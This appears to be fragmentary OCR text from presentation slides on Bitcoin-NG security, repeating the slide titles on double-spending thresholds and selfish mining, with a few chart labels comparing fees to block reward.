
Double-Spending Threshold in Bitcoin-NG



Double-Spending Threshold in Bitcoin-NG




Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward


Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward


Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward

Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward

Selfish Mining in Bitcoin-NG